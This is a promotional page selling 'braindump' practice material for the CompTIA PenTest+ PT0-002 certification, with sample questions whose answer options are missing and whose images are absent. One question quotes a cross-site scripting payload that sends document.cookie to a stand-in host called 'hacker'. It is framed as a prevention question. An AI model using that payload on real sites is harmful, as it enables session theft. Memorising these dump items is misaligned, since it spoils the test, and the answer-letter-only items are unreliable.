It is inevitable that people would feel nervous when the PT0-002 exam is approaching, but the main cause of the tension is most lies with lacking of self-confidence. Our Software version of PT0-002 exam questios provided by us can help every candidate to get familiar with the Real PT0-002 Exam, which is meaningful for you to take away the pressure and to build confidence in the approach. If you have had the confidence in yourself so that you have won the first step on the road to success.
CompTIA PT0-002 Certification Exam holds vast significance in the current cybersecurity landscape as it sets the industry standard for Penetration Testing certifications. A successful candidate is proficient in analyzing the security risks and vulnerabilities of networks and systems and is capable of employing a comprehensive and methodical approach in determining an organization's security posture.
>> Reliable PT0-002 Test Testking <<
Our PT0-002 PDF format is user-friendly and accessible on any smart device, allowing applicants to study from anywhere at any time. We have included actual and updated CompTIA PT0-002 Questions in this PT0-002 Dumps PDF file. Our CompTIA PenTest+ Certification exam dumps PDF format is designed to help individuals acquire the knowledge necessary to succeed in the test.
CompTIA PT0-002 Certification is ideal for individuals who want to enhance their skills and gain recognition in penetration testing. It is also beneficial for professionals who want to develop a career in cybersecurity, including certified ethical hackers, information security analysts, and security engineers. CompTIA PenTest+ Certification certification exam covers the latest industry practices and techniques, including cloud and mobile device penetration testing, data analysis, and network protection. Candidates who pass the exam demonstrate their proficiency in the domain of penetration testing, which is highly valued by employers and clients alike.
NEW QUESTION # 10
A penetration tester is looking for a particular type of service and obtains the output below:
I Target is synchronized with 127.127.38.0 (reference clock)
I Alternative Target Interfaces:
I 10.17.4.20
I Private Servers (0)
I Public Servers (0)
I Private Peers (0)
I Public Peers (0)
I Private Clients (2)
I 10.20.8.69 169.254.138.63
I Public Clients (597)
I 4.79.17.248 68.70.72.194 74.247.37.194 99.190.119.152
I 12.10.160.20 68.80.36.133 75.1.39.42 108.7.58.118
I 68.56.205.98
I 2001:1400:0:0:0:0:0:1 2001:16d8:ddOO:38:0:0:0:2
I 2002:db5a:bccd:l:21d:e0ff:feb7:b96f 2002:b6ef:81c4:0:0:1145:59c5:3682 I Other Associations (1)
|_ 127.0.0.1 seen 1949869 times, last tx was unicast v2 mode 7
Which of the following commands was executed by the tester?
Answer: D
Explanation:
The output provided indicates the use of the NTP protocol (Network Time Protocol) for querying a target system. The reference to "Public Clients" and the specific IP addresses listed, along with the mention of
"Other Associations" and the use of NTP version 2, points towards the execution of an NTP monlist request.
The monlist feature in NTP servers can be used to obtain a list of the last 600 hosts that have interacted with the NTP server. The command nmap -sU -pU:123 -Pn -n -script=ntp-monlist <target> specifically targets NTP servers on UDP port 123 to retrieve this information, making it the correct choice based on the output shown.
NEW QUESTION # 11
A penetration tester writes the following script:
Which of the following objectives is the tester attempting to achieve?
Answer: D
Explanation:
The tester is attempting to determine active hosts on the network by writing a script that pings a range of IP addresses. Ping is a network utility that sends ICMP echo request packets to a host and waits for ICMP echo reply packets. Ping can be used to test whether a host is reachable or not by measuring its response time. The script uses a for loop to iterate over a range of IP addresses from 192.168.1.1 to 192.168.1.254 and pings each one using the ping command with -c 1 option, which specifies one packet per address.
NEW QUESTION # 12
Given the following code:
<SCRIPT>var+img=new+Image();img.src="http://hacker/%20+%20document.cookie;</SCRIPT>
Which of the following are the BEST methods to prevent against this type of attack? (Choose two.)
Answer: D,E
Explanation:
Encoding (commonly called "Output Encoding") involves translating special characters into some different but equivalent form that is no longer dangerous in the target interpreter, for example translating the < character into the < string when writing to an HTML page.
Output encoding and input validation are two of the best methods to prevent against this type of attack, which is known as cross-site scripting (XSS). Output encoding is a technique that converts user-supplied input into a safe format that prevents malicious scripts from being executed by browsers or applications. Input validation is a technique that checks user-supplied input against a set of rules or filters that reject any invalid or malicious data. Web-application firewall is a device or software that monitors and blocks web traffic based on predefined rules or signatures, but it may not catch all XSS attacks. Parameterized queries are a technique that separates user input from SQL statements to prevent SQL injection attacks, but they do not prevent XSS attacks. Session tokens are values that are used to maintain state and identify users across web requests, but they do not prevent XSS attacks. Base64 encoding is a technique that converts binary data into ASCII characters for transmission or storage purposes, but it does not prevent XSS attacks.
NEW QUESTION # 13
A penetration-testing team needs to test the security of electronic records in a company's office. Per the terms of engagement, the penetration test is to be conducted after hours and should not include circumventing the alarm or performing destructive entry. During outside reconnaissance, the team sees an open door from an adjoining building. Which of the following would be allowed under the terms of the engagement?
Answer: A
Explanation:
"to be conducted after hours and should not include circumventing the alarm or performing destructive entry"
NEW QUESTION # 14
Given the following script:
Which of the following BEST characterizes the function performed by lines 5 and 6?
Answer: A
Explanation:
The script is using the scapy library to perform a DNS query for www.comptia.org and store the response in variable b. Lines 5 and 6 are using a for loop to iterate over each answer in variable b and print its summary to the screen. This can help the penetration tester to view the DNS records returned by the query.
NEW QUESTION # 15
......
PT0-002 New Braindumps Files: https://www.testkingit.com/CompTIA/latest-PT0-002-exam-dumps.html
